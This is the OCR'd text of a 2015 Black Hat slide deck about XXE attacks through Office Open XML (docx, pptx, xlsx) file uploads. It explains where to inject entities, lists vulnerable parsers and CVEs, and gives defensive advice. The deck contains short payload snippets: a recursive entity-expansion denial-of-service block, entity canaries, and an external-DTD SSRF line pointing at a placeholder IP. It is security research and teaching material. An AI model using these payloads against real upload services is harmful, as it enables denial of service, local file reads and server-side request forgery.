EXPLOITING XXE IN FILE UPLOAD FUNCTIONALITY

BLACKHAT USA - 2015

Will Vandevanter - @_will_is_

Agenda (25 minutes):


- OOXML Intro
- XML Entity Examples
- Further Exploitation

Corrected Slides, References, and Code:

oxmlxxe.github.io

OFFICE OPEN XML (OPENXML; OOXML; OXML)

- *.docx, *.pptx, *.xlsx
- "Open" File Format developed by Microsoft
- Available for Office 2003, Default in Office 2007
- ZIP archive containing XML and media files


Open XML Formats File Container
Document Properties
Custom Defined XML
Charts
Embedded Code/Macros
Images, Video, Sound files
WordML/SpreadsheetML, etc.
Comments

GENERAL PARSING OOXML

1. /_rels/.rels
2. [Content_Types].xml
3. Default Main Document Part
    - /word/document.xml
    - /ppt/presentation.xml
    - /xl/workbook.xml

BUG BOUNTY

- File Sharing Functionality
- **[Content_Types].xml**

DEMO

XML ENTITY

```
< !DOCTYPE root [
    < !ENTITY post "1">
]>
```

DOCX

/word/document.xml

PPTX

/ppt/presentation.xml

XLSX

/xl/workbook.xml

XML ENTITY

/_RELS/.RELS

Relationship Id="rId1"
Type="...relationships/officeDocument"
Target="/word/document.xml"

< !DOCTYPE root [
  < !ENTITY canary
"/word/document.xml">

Relationship Id="rId1"
Type="...relationships/officeDocument"
Target="&canary;"

XML ENTITY

DEMO

RECURSIVE XML ENTITY

```
< !DOCTYPE foo [
   < !ENTITY post "1">
   < !ENTITY post1 "&post;&post;">
   < !ENTITY post2 "&post1;&post1;">
   < !ENTITY post3 "&post2;&post2;">
   < !ENTITY post4 "&post3;&post3;">
   < !ENTITY post5 "&post4;&post4;">
]>

< foo> &post5; < /foo>
```

RECURSIVE XML ENTITY

APACHE POI

CVE-2014-3574

CVE-2014-3529

DOCX4J

OPENXML SDK

NOKOGIRI

CVE-2012-6685 (ish)

CVE-2014-3660

+WEB APPLICATION

XSS Testing

User Interaction

LFI

+ATTACHED FILES

Attached XML Only Media Types

XXE in Other File Formats

PDF (AR7, XFA, XMP)

+OUTBOUND CONNECTIONS (SSRF)

External PUBLIC DTD

```
<!DOCTYPE foo PUBLIC "-//B/A/EN" "http://[IP]">
```

externalTarget

+TESTING CHEATSHEET

Classic (X)XE in OXML

Canary Testing DTD and XE

XSS XE testing

XE LFI

Embedded (X)XE attacks

SSRF (X)XE

SUMMARY POINTS

(DEFENSE) The libraries that parse XML on one part of the site (e.g. API) may not be the same ones that parse uploaded files; verify! Check configurations.

(DEFENSE) Patches exist, many are recent

(OFFENSE) Lots of surface area for exploitation

(OFFENSE) Untouched research targets

QUESTIONS?

http://oxmlxxe.github.io